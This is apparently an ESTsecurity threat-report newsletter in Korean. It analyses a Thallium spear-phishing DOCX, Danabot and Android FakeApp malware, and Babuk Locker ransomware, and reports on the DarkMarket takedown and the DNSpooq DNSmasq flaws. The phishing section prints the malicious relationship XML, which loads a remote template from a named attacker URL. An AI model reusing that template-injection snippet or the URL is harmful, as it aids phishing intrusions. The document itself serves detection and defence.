이메일에 악성 파일을 첨부해 감염을 유도하는 전형적인 스피어 피싱(Spear Phishing) 수법의 악성 DOCX 문서파일 2 개가 발견됐습니다.

이번 공격에는 2 가지 종류의 악성 문서 파일이 포착됐는데, 기능적으로는 동일한 형태로 분석됐습니다.

- 2021-0112 종합 당대회평가.docx
- 당대회 결론.docx

각 문서 파일은 서로 다른 내용을 담고 있지만, 위협 요소적인 측면으로 보면 같은 동작과 기능을 수행하게 됩니다.

문서가 처음 실행되면 다음과 같이 워드(docx) 내부 'settings.xml.rels' 코드에 선언된 'attachedTemplate' 타깃 주소를 호출합니다. 이때 사용된 호스트 서버 주소는 'reform-ouen[.]com/wp-includes/css/dist/nux/dotm/dwn.php?id=0119' 입니다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/
relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/attachedTemplate" Target="https://reform-ouen.com/
wp-includes/css/dist/nux/dotm/dwn.php?id=0119" TargetMode="External"/></Relationships>
```



[그림 1] 워드 문서 내부에 포함된 악성 URL 주소

해당 명령이 작동하면 실제 문서 로딩 과정에서 다음과 같은 화면이 일시적으로 보여지게 됩니다.


[그림 2] 악성 템플릿 다운로드 시도 화면

당시 분석 시점에는 해당 서버와 정상적인 통신이 진행되지 않아, 추가 위협 과정이 정확히 재연되진 않았습니다.
하지만 과거 유사 사례를 비교해 봤을 때 악성 매크로가 담긴 템플릿 다운로드 과정이 진행됐을 것으로 추정됩니다.

2 개의 문서가 각각 실행될 때 보여지는 본문을 비교해 보면 하나는 북한의 제 8 차 당대회 평가(종합) 내용을 담고 있고, 다른 하나는 김정은의 8 차 당대회 결론 내용을 포함하고 있습니다.

| 2021-0112 종합 당대회평가.docx | 당대회 결론.docx |
|---|---|
|  |  |



각 문서 파일의 속성을 살펴보면, 만든이 정보는 서로 다르지만, 마지막으로 수정한 사람 'Freehunter' 계정이 일치하는 것과 마지막 수정한 날짜와 시간(2021-01-20 오전 9:39)이 동일한 것을 확인했습니다.


[그림 3] 문서 파일 속성 비교 화면

ESRC 연구원들은 해당 악성 문서파일의 작동 방식이 과거 탈륨(Thallium) 조직들이 사용한 방식과 동일한 것으로 분류했으며, 이들이 2021 년에도 북한 분야와 관련된 다양한 미끼 파일을 활용중인 것을 확인했습니다.

이스트시큐리티는 해당 악성 파일을 알약(ALYac) 제품군에 'Trojan.Downloader.DOC.Gen' 탐지명으로 긴급 업데이트 하였고, 유사 변종 탐지를 지속해서 추가하고 있습니다. 따라서 이용자 분들은 항시 알약 백신 프로그램을 최신 버전으로 유지해 주시길 바랍니다.

# 03
# 악성코드 분석 보고

# [Trojan.Agent.Danabot] 악성코드 분석 보고서

2018 년 5 월 해외에서 활동하는 뱅킹/인포스틸러 악성코드로 Danabot 이 처음 등장하였다. 이 악성코드는 매년 코드를 업그레이드하며 버전 3 까지 출현한 것으로 알려졌다. 그 뒤로 자취를 감춘 Danabot 은 최근 다시 활동하기 시작하였다.

해당 악성코드는 감염된 PC 를 통해 사용자 개인 정보를 공격자 서버 C&C 로 전송한다. 따라서 과거부터 진행되어 왔던 공격이니 만큼 사용자들이 사용하는 크리덴셜 정보(로그인 정보, 개인 신상 정보 등)들이 공격자에게 노출될 수 있어 주의가 필요하다.

```
seg000:003D116B                 mov     [ebp+var_50], 44h ; 'D'
seg000:003D1172                 xor     eax, eax
seg000:003D1174                 mov     [ebp+var_48], eax
seg000:003D1177                 mov     [ebp+var_24], 1
seg000:003D117E                 mov     [ebp+var_20], 0
seg000:003D1184                 push    ebx
seg000:003D1185                 lea     eax, [ebp+var_50]
seg000:003D1188                 push    eax
seg000:003D1189                 push    0
seg000:003D118B                 push    0
seg000:003D118D                 push    20h ; ' '
seg000:003D118F                 push    0
seg000:003D1191                 push    0
seg000:003D1193                 push    0
seg000:003D1195                 push    [ebp+var_C]
seg000:003D1198                 push    offset dword_7D2294
seg000:003D119D                 lea     edx, [ebp+var_130]
seg000:003D11A3                 mov     eax, [ebp+var_4]
seg000:003D11A6                 call    sub_3D0A74
seg000:003D11AB                 push    [ebp+var_130]
seg000:003D11B1                 push    offset dword_7D229C
seg000:003D11B6                 push    [ebp+var_8]
seg000:003D11B9                 lea     eax, [ebp+var_12C]
seg000:003D11BF                 mov     edx, 5
seg000:003D11C4                 call    sub_6130
seg000:003D11C9                 mov     eax, [ebp+var_12C]
seg000:003D11CF                 call    sub_602C
seg000:003D11D4                 push    eax
seg000:003D11D5                 push    0
seg000:003D11D7                 call    ds:CreateProcessW
seg000:003D11DD                 test    eax, eax
```

[그림] 악성 DLL 실행 코드 중 일부

'Trojan.Agent.Danabot'은 C&C 에 사용자 PC 정보, 브라우저 사용자 정보, 히스토리 정보, FTP, Mail, 메신저 정보 등 사용자의 민감한 정보를 탈취 기능과 감염 PC 를 통제할 수 있는 원격제어 기능이 존재한다.


감염 시, 로컬에서 사용된 사용자 정보(쿠키, 키보드 입력, 화면 등) 정보를 통하여 민감한 정보들이 유출 가능하고 원격제어 기능을 통한 추가 악성 행위가 가능하기 때문에 사용자들의 주의가 필요하다.

현재 알약에서는 해당 악성코드를 'Trojan.Agent.Danabot' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

# [Trojan.Android.FakeApp] 악성코드 분석 보고서

보이스 피싱 공격은 모바일 환경 초창기부터 지금까지 꾸준하게 이어져 오고 있다. 초기와 달라진 점이 있다면 보이스 피싱 공격이 초기와 달리 정교하게 진화했다는 점이다. 이런 보이스 피싱 공격의 최종 목표는 피해자의 금전 탈취다.

공격 흐름은 악성 앱 유포로 시작된다. 악성 앱은 피해자의 개인 정보를 탈취하고 스마트폰의 통화 기능을 장악한다. 이어 피해자에게 통화를 유도하여 종국에는 금전 갈취라는 목표를 달성하게 된다.




[그림] 설치 시 화면

'Trojan.Android.FakeApp'은 피해자의 금전 갈취를 주요 목적으로 하고 있다. 탈취한 개인 정보들을 활용하여 다양한 방법으로 금전 갈취를 수행할 것이다.
이런 공격은 사용자의 예방 노력이 무엇보다 중요하다. 앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M 과 같은 신뢰할 수 있는 백신을 사용하여야 하겠다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.FakeApp' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04

# 글로벌 보안 동향

# 2021 년 첫 기업용 랜섬웨어인 Babuk Locker 발견

Babuk Locker is the first new enterprise ransomware of 2021

인간 개입 공격을 통해 기업 피해자를 노리는 Babuk Locker 라는 랜섬웨어가 발견되었다. Babuk Locker 는 2021 년 활동을 시작한 새로운 랜섬웨어로, 전 세계에서 약간의 피해자를 발생시켰다. Bleeping Computer 에서 발견한 피해자가 요구 받은 랜섬머니의 금액은 $60,000 ~ $85,000 였다.

**Babuk Locker 가 기기를 암호화하는 방법**


연구원들이 분석한 Babuk Locker 의 각 실행 파일은 하드코딩된 확장프로그램, 랜섬노트, 피해자용 Tor URL 을 포함하도록 피해자별로 커스텀되어 있었다. 이 새로운 랜섬웨어를 분석한 또 다른 보안 연구원인 Chuong Dong 에 따르면, Babuk Locker 의 코딩은 어설펐지만, 피해자가 파일을 무료로 복호화할 수 없도록 안전한 암호화 알고리즘이 적용되어 있었다. 이 악성코드가 시작되면, 공격자는 커맨드라인 인수를 사용하여 랜섬웨어가 네트워크 공유를 암호화할지, 로컬 파일 시스템보다 먼저 암호화해야 할지를 제어할 수 있게 된다. 이 행동을 제어하는 커맨드라인 인수는 아래와 같다.

-lanfirst

-lansecond

-nolan

랜섬웨어가 실행되면 파일을 연 상태로 유지해 암호화를 막는 다양한 윈도우 서비스와 프로세스를 종료한다. 종료되는 프로그램에는 데이터베이스 서버, 메일 서버, 백업 소프트웨어, 메일 클라이언트, 웹 브라우저 등이 포함된다. Babuk Locker 는 파일을 암호화할 때 아래와 같이 하드코딩된 확장자를 사용하여 암호화된 각 파일에 붙인다. 지금까지 모든 피해자들에게 사용된 하드코딩된 확장자는 .__NIST_K571__ 다.




[그림] Babuk Locker 로 암호화된 파일

[이미지 출처] https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021/

또한 랜섬노트인 'How To Restore Your Files.txt' 파일이 각 폴더에 생성된다. 이 랜섬노트는 공격으로 인해 어떤 일이 일어났는지에 대한 기본적인 정보와 랜섬웨어 운영자와 협상이 가능한 Tor 사이트로 연결되는 링크를 포함하고 있다. BleepingComputer 가 확인한 랜섬노트 중 하나에는 피해자의 이름과 공격자가 암호화되기 전의 파일을 훔쳤다는 것을 증명하는 이미지의 링크가 포함되어 있었다.





[그림] Babuk Locker 랜섬노트

[이미지 출처] https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021/

Babuk Locker 의 Tor 사이트는 화려하게 꾸며져 있지 않고, 단순히 피해자가 공격자와 대화하여 랜섬머니를 협상할 수 있는 채팅 화면만을 포함한다. 랜섬머니 협상 과정에서, 공격자는 피해자에게 사이버 보험이 있는지, 랜섬웨어 복구 회사와 협력 중인지 확인한다.




[그림] 피해자의 Babuk Locker Tor 채팅

[이미지 출처] https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021/

이 랜섬웨어 운영자는 또한 피해자에게 피해자의 공개 ECDH 키를 포함하는 %AppData%\ecdh_pub_k.bin 파일을 요청한다. 공격자는 이를 통해 피해자의 파일을 테스트로 복호화하거나 복호화 툴을 제공할 수 있다. 안타깝게도, Dong은 해당 랜섬웨어가 ChaCha8 및 ECDH(Elliptic-curve Diffie–Hellman) 알고리즘을 사용하고 있기 때문에 안전한 방식으로 암호화되어 있고 무료로 복호화가 불가능하다고 밝혔다.

**훔친 데이터를 해커 포럼에 유출해**

랜섬웨어는 일반적으로 네트워크의 장치를 암호화하기 전 피해자의 데이터를 먼저 훔치는 것이다. 공격자는 피해자가 랜섬머니를 지불하지 않을 경우 훔친 데이터를 유출하겠다고 협박한다. 대부분의 랜섬웨어 제작자들은 훔친 데이터를 게시하기 위해 공개 랜섬웨어 데이터 유출 사이트를 만들었다. 하지만 Babuk Locker 는 현재 해커 포럼을 통해 훔친 데이터를 유출하고 있었다. Babuk Locker 에 피해를 입은 것으로 알려진 전 세계의 회사 5 곳은 다음과 같다.

- 엘리베이터/에스컬레이터 회사
- 사무용 가구 제조업체
- 자동차 부품 제조업체
- 의료 검진 제품 제조업체
- 미국의 냉난방 시스템 회사

이 중 적어도 한 피해자는 $85,000 상당의 랜섬머니를 지불하는데 동의한 것으로 알려졌다. 또한 Babuk Locker 운영자는 해커 포럼에서 곧 전용 데이터 유출 사이트를 오픈할 계획이라 밝혔다.

[출처] https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021/

## 국제 TF, 최대 규모 다크웹 마켓 서비스 중단시켜

International Task Force Takes Down Largest Dark Web Market

유로폴이 판매자 2,400 명, 사용자 약 50 만명이 이용하는 세계 최대 규모 다크웹 불법 마켓인 DarkMarket 이 폐쇄되었다고 발표했다. 많은 범죄 기업들이 다크웹을 이용하고 있으며, DarkMarket 은 그 중 최대 규모였다. 독일 당국이 이 기업의 운영자인 한 호주 시민을 체포하고 난 후 조사가 진행되었다. 운영자가 체포된지 단 며칠 만에 법 집행 기관은 인프라 전체를 해체할 수 있었다.

유로폴은 다음과 같이 밝혔다.
"Koblenz 검찰청의 사이버범죄 부서에서 주도한 조사를 통해, 경찰은 해당 서비스를 찾아 폐쇄하고, 서버의 스위치를 끄고, 범죄 인프라를 압수할 수 있었다. BKA 의 지원을 받아 몰도바와 우크라이나에 있는 서버 20 대 이상이 압수되었다. 저장된 데이터는 조사관들이 운영자, 판매자, 구매자를 추가로 조사할 수 있는 길을 열어줄 것이다."

독일, 호주, 덴마크, 몰도바, 우크라이나, 영국 (국립 범죄청, 미국(DEA, FBI, IRS)를 포함한 전 세계 많은 국가 및 기관이 이 작전에 참여했다. DarkMarket 은 4,650 비트코인, 12,800 모네로를 포함한 거래 32 만건이 이루어진 곳이다. 이 금액을 모두 합하면 1.7 억 달러가 넘는다. DarkMarket 과 같은 장소에서는 흔히 크리덴셜, 금융 정보, 데이터베이스, 제로데이 취약점 등 훔친 정보가 판매된다. 이러한 대규모 작전의 서비스가 중단된 경우, 적어도 얼마간은 기업 및 일반 사용자들의 생활이 좀 더 편해질 것이다.

[출처] https://hotforsecurity.bitdefender.com/blog/international-task-force-takes-down-largest-dark-web-market-25078.html
https://www.europol.europa.eu/newsroom/news/darkmarket-worlds-largest-illegal-dark-web-marketplace-taken-down

# 'DNSpooq' 취약점, 공격자가 기기 수백만 대의 DNS 를 하이잭하도록 허용해


DNSpooq bugs let attackers hijack DNS on millions of devices

이스라엘의 보안 컨설팅 회사인 JSOF 가 DNSmasq 취약점 7 개를 공개했다. 합쳐서 'DNSpooq'로 명명된 이 취약점은 취약한 기기 수백만 대를 타깃으로 DNS 캐시 포이즈닝, 원격 코드 실행, 서비스 거부(DoS)공격 등을 실행하는데 악용될 수 있다. DNSmasq 는 인기있는 오픈소스 DNS 포워딩 소프트웨어로 보통 IoT 를 포함한 다양한 임베디드 장치에 DNS 캐싱 및 DHCP(Dynamic Host Configuration Protocol) 서버 기능을 추가하는데 사용된다.

DNSpooq 공격에 취약한 DNSmasq 버전을 사용하는 회사의 전체 수 또는 이름은 아직까지 알려지지 않은 상태다. 하지만 JSOF 는 권고를 통해 Android/Google, Comcast, Cisco, Redhat, Netgear, Qualcomm, Linksys, Netgear, IBM, D-Link, Dell, Huawei, Ubiquiti 를 포함한 업체 40 곳의 목록을 공개했다.

**DNSpooq 취약점**

DNSpooq 취약점 3 개 (CVE-2020-25686, CVE-2020-25684, CVE-2020-25685)는 DNS 캐시 포이즈닝 공격(DNS 스푸핑)을 모두 허용한다. DNS 캐시 포이즈닝 공격은 공격자가 기기 내 정식 DNS 기록을 마음대로 바꿔치기 하는 것이다. 공격자들은 이 공격을 통해 사용자를 자신이 제어하는 악성 서버로 이동시킬 수 있으며, 방문자는 정식 사이트에 방문하고 있다고 착각하게 된다. 공격자는 이를 통해 신뢰받는 회사의 이름으로 피싱 공격, 크리덴셜 탈취, 악성코드 배포 등을 실행할 수 있다.




[그림] DNS 스푸핑

[이미지 출처] https://www.jsof-tech.com/disclosures/dnspooq/

침투 가능한 트래픽에는 일반적인 인터넷 브라우징 뿐만 아니라 이메일, SSH, 원격 데스크톱, RDP 영상 및 음성 전화, 소프트웨어 업데이트 등 다른 트래픽 유형 또한 포함된다. 또한 가상 공격 시나리오에는 네트워크를 정기적으로 전환하는 악성 모바일 기기에 적용 가능한 자바스크립트 기반 DDoS, 역 DDoS 및 웜 공격이 포함된다. 나머지는 CVE-2020-25687, CVE-2020-25683, CVE-2020-25682, CVE-2020-25681 으로 등록된 버퍼 오버플로우 취약점으로 공격자가 Dnsmasq 가 DNSSEC 을 사용하도록 구성된 취약한 네트워킹 장비에서 임의 코드를 원격으로 실행하도록 허용할 수 있다.

**취약한 기기 백만 대 이상 노출돼**

DNSpooq 보안 취약점을 악용한 공격은 실행하기 꽤 쉬운 편이며, 흔하지 않은 기술이나 툴이 필요하지 않다. JSOF 는 기술 논문에서 다음과 같이 설명했다.

"이 공격은 몇 초, 또는 몇 분 안에 성공시킬 수 있으며 특수한 요구사항이 없다. 또한 DNSmasq 의 많은 인스턴스가 WAN 인터페이스에서 잘못 구성되어 있어, 인터넷에서 직접 공격을 실행 가능하다는 것을 발견했다."

Shodan 에 따르면, 현재 DNSmasq 서버 백만 대 이상이 인터넷에 노출되어 있는 것으로 나타났다. DNSpooq 취약점 중 일부는 DNS 캐시 포이즈닝을 허용하고, DNSpooq 취약점 중 하나는 잠재적 원격 코드 실행을 허용하기 때문에 수많은 브랜드의 홈 라우터 및 기타 네트워킹 장비를 장악할 수 있다.

**완화 조치**

DNSpooq 취약점을 악용하려 시도하는 공격을 완화하기 위해 JSOF 는 DNSmasq 소프트웨어를 최신 버전(2.83 또는 이후 버전)으로 업데이트할 것을 권장했다. 하지만 DNSmasq 를 즉시 업데이트할 수 없는 경우 부분적으로 적용할 수 있는 대체 해결법을 공유했다.

- DNSmasq 가 WAN 인터페이스를 리스닝 하지 않도록 구성하기
- option—dns-forward-max=를 통해 포워딩 되도록 허가된 최대 쿼리를 줄이기
- 패치를 적용하기 전 까지 DNSSEC 인증 옵션을 임시로 비활성화 하기
- DNS 용 전송 보안을 제공하는 프로토콜(DoT 또는 DoH) 사용하기
- EDNS 메시지의 최대 크기 줄이기

[출처] https://www.bleepingcomputer.com/news/security/dnspooq-bugs-let-attackers-hijack-dns-on-millions-of-devices/
https://www.jsof-tech.com/disclosures/dnspooq/
https://www.jsof-tech.com/wp-content/uploads/2021/01/DNSpooq_Technical-Whitepaper.pdf


**(주)이스트시큐리티**

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com